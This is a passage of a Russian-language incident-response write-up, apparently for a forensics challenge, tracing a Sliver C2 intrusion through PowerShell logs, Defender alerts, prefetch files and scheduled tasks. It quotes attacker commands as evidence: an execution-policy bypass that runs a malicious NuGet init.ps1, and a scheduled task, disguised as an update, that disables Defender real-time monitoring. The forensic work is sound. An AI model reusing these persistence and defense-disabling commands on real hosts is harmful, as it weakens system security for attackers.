Microsoft-Windows-PowerShell%4Operational Событий: 224


Уровень	Дата и время	Источник	Код события	Категория задачи
Предупреждение	19.03.2024 22:19:29	PowerShell (Microsoft-Windows-PowerS...	4104	Выполнить удаленную команду
Предупреждение	19.03.2024 22:19:29	PowerShell (Microsoft-Windows-PowerS...	4104	Выполнить удаленную команду
Предупреждение	19.03.2024 22:19:29	PowerShell (Microsoft-Windows-PowerS...	4104	Выполнить удаленную команду
Предупреждение	19.03.2024 22:19:29	PowerShell (Microsoft-Windows-PowerS...	4104	Выполнить удаленную команду
Предупреждение	19.03.2024 22:19:24	PowerShell (Microsoft-Windows-PowerS...	4104	Выполнить удаленную команду
Сведения	19.03.2024 22:19:24	PowerShell (Microsoft-Windows-PowerS...	40962	Запуск консоли PowerShell
Сведения	19.03.2024 22:19:23	PowerShell (Microsoft-Windows-PowerS...	53504	Именованный канал IPC PowerShell
Сведения	19.03.2024 22:19:23	PowerShell (Microsoft-Windows-PowerS...	40961	Запуск консоли PowerShell
Сведения	19.03.2024 21:40:54	PowerShell (Microsoft-Windows-PowerS...	40962	Запуск консоли PowerShell
Сведения	19.03.2024 21:40:54	PowerShell (Microsoft-Windows-PowerS...	53504	Именованный канал IPC PowerShell
Сведения	19.03.2024 21:40:54	PowerShell (Microsoft-Windows-PowerS...	40961	Запуск консоли PowerShell

Событие 4104, PowerShell (Microsoft-Windows-PowerShell)

Общие | Подробности

```
Создание текста Scriptblock (1 из 1):
if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -Scope Process Bypass }; & 'C:\Users\Administrator\.nuget\packages\publishignor\1.0.11-beta\tools\init.ps1'

ИД ScriptBlock: b165772f-c25e-460a-b05b-4b95ed7bdf12
Путь:
```

Было бы интересно узнать, что за файл загрузил злоумышленник. Для этого попробуем обратиться к журналам «Защитника Windows», поскольку он мог успеть заметить аномальную активность в системе. В журнале Windows Defender есть события, сообщающие об определении структуры `uninstall.exe` как Sliver C2 и помещении файла в карантин.



Уровень	Дата и время	Источник	Код события	Категория задачи
Сведения	20.03.2024 12:01:53	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:52	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:51	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:51	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:42	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:41	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:39	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	20.03.2024 12:01:39	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	19.03.2024 22:34:00	Microsoft-Windows — Защитник Windo...	1117	Отсутствует
Предупреждение	19.03.2024 22:33:32	Microsoft-Windows — Защитник Windo...	1116	Отсутствует
Предупреждение	19.03.2024 22:31:24	Microsoft-Windows — Защитник Windo...	1002	Отсутствует
Сведения	19.03.2024 22:29:48	Microsoft-Windows — Защитник Windo...	1000	Отсутствует
Сведения	19.03.2024 22:28:58	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	19.03.2024 22:28:58	Microsoft-Windows — Защитник Windo...	2000	Отсутствует
Сведения	19.03.2024 22:28:58	Microsoft-Windows — Защитник Windo...	2000	Отсутствует
Сведения	19.03.2024 22:22:47	Microsoft-Windows — Защитник Windo...	5001	Отсутствует
Сведения	19.03.2024 22:22:44	Microsoft-Windows — Защитник Windo...	5000	Отсутствует
Сведения	19.03.2024 22:22:35	Microsoft-Windows — Защитник Windo...	5007	Отсутствует
Сведения	19.03.2024 22:22:35	Microsoft-Windows — Защитник Windo...	5007	Отсутствует

Событие 1116, Microsoft-Windows — Защитник Windows


Общие | Подробности

```
Программа Microsoft Defender Antivirus обнаружила вредоносные или другие потенциально нежелательные программы.
Чтобы узнать больше, см. приведенные далее сведения.
https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:Win32/Sliver.D!MTB&threatid=2147842384&enterprise=0
        Имя: VirTool:Win32/Sliver.D!MTB
        ИД: 2147842384
        Серьезность: Severe
        Категория: Tool
        Путь: file:_C:\ProgramData\Microsoft Visual Studio\uninstall.exe; process:_pid:12120,ProcessStart:133553498161844792
        Начало обнаружения: Local machine
        Тип обнаружения: Concrete
        Источник обнаружения: System
        Пользователь: NT AUTHORITY\SYSTEM
        Название процесса: C:\ProgramData\Microsoft Visual Studio\uninstall.exe
        Версия службы анализа безопасности: AV: 1.407.555.0, AS: 1.407.555.0, NIS: 0.0.0.0
        Версия подсистемы: AM: 1.1.24020.9, NIS: 0.0.0.0
```

Также обязательно стоит проверить файл `MPLog`, который расположен вот здесь:

```
C\ProgramData\Microsoft\Windows Defender\Support\MPLog
```

В него «Защитник» записывает информацию об обнаружении вредоносных программ и найденных угрозах. Советую отфильтровать содержимое файла по имени `uninstall.exe` для более быстрого поиска.



```
 [Engine] Cleanup C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{D4BEC770-C8F4-4FAC-B410-C05F57AF1625}
 IWscAVStatus::UpdateStatus() succceeded writing instance with state (2), snooze state (1), and up-to-date state(1)
 IWscASStatus::UpdateStatus() succceeded writing instance with state (2), snooze state (1), and up-to-date state(1)
crosoftUpdateServer on 03-19-2024 21:29:01
************************************
 [AutoPurge] Routine task for Cache Maintenance has started.
 [AutoPurge] Routine task for Cache Maintenance ...
 [AutoPurge] Routine task for MpSFCBuild ...
 CCacheGenerator::Build Rsignal start. systemstate=0, triggerstate=4, trigger=4
 Scheduled scan configured CPU priority: normal (LowCpuPriority: 0)
 [SFC] MpCmIsBuildPermissible(1) returns S_OK. Start SFC build.
 [SFC] System file cache build is needed (hr=0x1).
 IWscAVStatus::UpdateStatus() succceeded writing instance with state (2), snooze state (1), and up-to-date state(1)
 IWscASStatus::UpdateStatus() succceeded writing instance with state (2), snooze state (1), and up-to-date state(1)
:subtype=Lowfi, sigseq=0x00019878F01E2B20, sigsha=7b3acd723b9b23f7139f65af794b879bfdf27fd6, cached=false, source=0, resourceid=0x394ea5d5
:subtype=Lowfi, sigseq=0x00009478EECF9F1A, sigsha=eb7b86996705c1966ed5fb6d5bd127c9434dfe47, cached=false, source=0, resourceid=0x394ea5d5
 FP supression checks:CheckTrusted=true (Sigseq=0xa678534bfd8d), CheckLimit=true, IsNotRevokedCertSig=true, IsNotFpCheckDisabledSig=true, IsSignedFileCheck=false, IsNotExcludedCert
 SDN:Issuing SDN query for \\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe (\\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe) (sha1=57b7acf278968eaa53920603c62afd
 SDN:SDN query completed: 00000000
 Engine:Triggered AR EMS scan

 Engine:EMS scan for process: lsass pid: 744, sigseq: 0x0, sendMemoryScanReport: 0, source: 1
 Engine:EMS scan for process: svchost pid: 868, sigseq: 0x0, sendMemoryScanReport: 0, source: 1
```


> **INFO**
>
> MPLog удобно использовать для получения хешей интересующих нас файлов или найденных угроз. По этим хешам можно отслеживать вредоносность файла на таких ресурсах, как VirusTotal.

Исходя из полученных оповещений от «Защитника Windows», можно сделать вывод, что предпринятых злоумышленником мер не хватило для отключения функций безопасности системы.

ЭКСПЛУАТАЦИЯ

Рассмотрим prefetch файлы, чтобы определить время создания и использования найденных артефактов. Для этого воспользуемся утилитой PECmd:

```
PECmd.exe -d "путь/к/папке/с/файлами/предварительной/загрузки" --csv
. --csvf наш_ксв_файл.csv
```




Drag a column header here to group by that column

Line	Tag	Run Time	Executable Name
724	☐	2024-03-07 11:43:22	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SERVICING\TRUSTEDINSTALLER.EXE
725	☐	2024-03-07 11:37:08	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SERVICING\TRUSTEDINSTALLER.EXE
726	☐	2024-03-07 11:18:09	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SERVICING\TRUSTEDINSTALLER.EXE
727	☐	2024-03-07 08:00:04	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SERVICING\TRUSTEDINSTALLER.EXE
728	☐	2024-03-19 19:23:36	\VOLUME{01da27fe5611f512-f0564917}\PROGRAMDATA\MICROSOFT VISUAL STUDIO\UNINSTALL.EXE
729	☐	2024-03-07 11:03:40	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WBEM\UNSECAPP.EXE
730	☐	2024-03-07 07:36:24	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WBEM\UNSECAPP.EXE
731	☐	2024-03-19 19:22:03	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SOFTWAREDISTRIBUTION\DOWNLOAD\INSTALL\UPDATEPLATFORM.AMD64FRE.EXE
732	☐	2024-03-19 18:35:59	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\UPFC.EXE
733	☐	2023-12-06 02:47:36	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\TEMP\{AFBD5A97-4BAA-4DCD-BC28-6C645259EF74}\.CR\VCREDIST_X64.EXE

Полученный файл CSV открываем с помощью утилиты TimelineExplorer


При поиске `uninstall.exe` в том же временном промежутке удалось обнаружить использованные злоумышленником средства проверки окружения в виде команды `whoami.exe`.



756	☐	2023-12-07 01:06:18	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WEVTUTIL.EXE
757	☐	2023-12-07 01:06:18	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WEVTUTIL.EXE
758	☐	2023-12-07 01:06:18	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WEVTUTIL.EXE
759	☐	2023-12-07 01:06:18	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WEVTUTIL.EXE
760	☐	2024-03-19 19:24:51	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WHOAMI.EXE
761	☐	2024-03-19 19:24:46	\VOLUME{01da27fe5611f512-f0564917}\WINDOWS\SYSTEM32\WHOAMI.EXE
762	☐	2024-03-20 09:03:55	WINDOWSINTERNAL.COMPOSABLESHE
763	☐	2024-03-16 10:03:46	WINDOWSINTERNAL.COMPOSABLESHE
764	☐	2024-03-07 11:05:31	WINDOWSINTERNAL.COMPOSABLESHE
765	☐	2024-03-07 07:37:04	WINDOWSINTERNAL.COMPOSABLESHE
766	☐	2024-02-26 08:59:52	WINDOWSINTERNAL.COMPOSABLESHE
767	☐	2023-12-11 21:16:54	WINDOWSINTERNAL.COMPOSABLESHE

При проведении расследований всегда стоит проверять папки «Автозагрузка» и «Запланированные задачи» на наличие закрепления в системе. Наш случай не стал исключением: я нашел подозрительное запланированное задание `MicrosoftSystemDailyUpdates`, созданное сразу после запуска вредоносного ПО и отключающее защитные функции хоста.

> **INFO**
>
> Обязательно полностью проверяй содержимое каждого файла, поскольку их названия могут казаться вполне легитимными.



MicrosoftSystemDailyUpdates

```
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>PowerShell.exe</Command>
      <Arguments>Set-MpPreference -DisableRealtimeMonitoring \True</Arguments>
    </Exec>
  </Actions>
</Task>
```

В одном из последних вопросов к заданию говорится о том, что существует файл, оставленный злоумышленником на хосте. Поиск по `$MFT` долгое время не давал результата, поэтому я решил попробовать рассмотреть `$J`.


> **INFO**
>
> `$J` — это журнал, в котором записываются изменения, внесенные в файлы и каталоги на томе NTFS.

Если время начала всей атаки уже известно и необходимо найти постэксплуатационные артефакты, всегда намного быстрее и легче будет отталкиваться от контрольных временных точек, как в данном примере — запуск `uninstall.exe`.

Для удобства проанализируем `$J` с помощью инструмента `TimelineExplorer`, но прежде распарсим его при помощи MFTECmd:

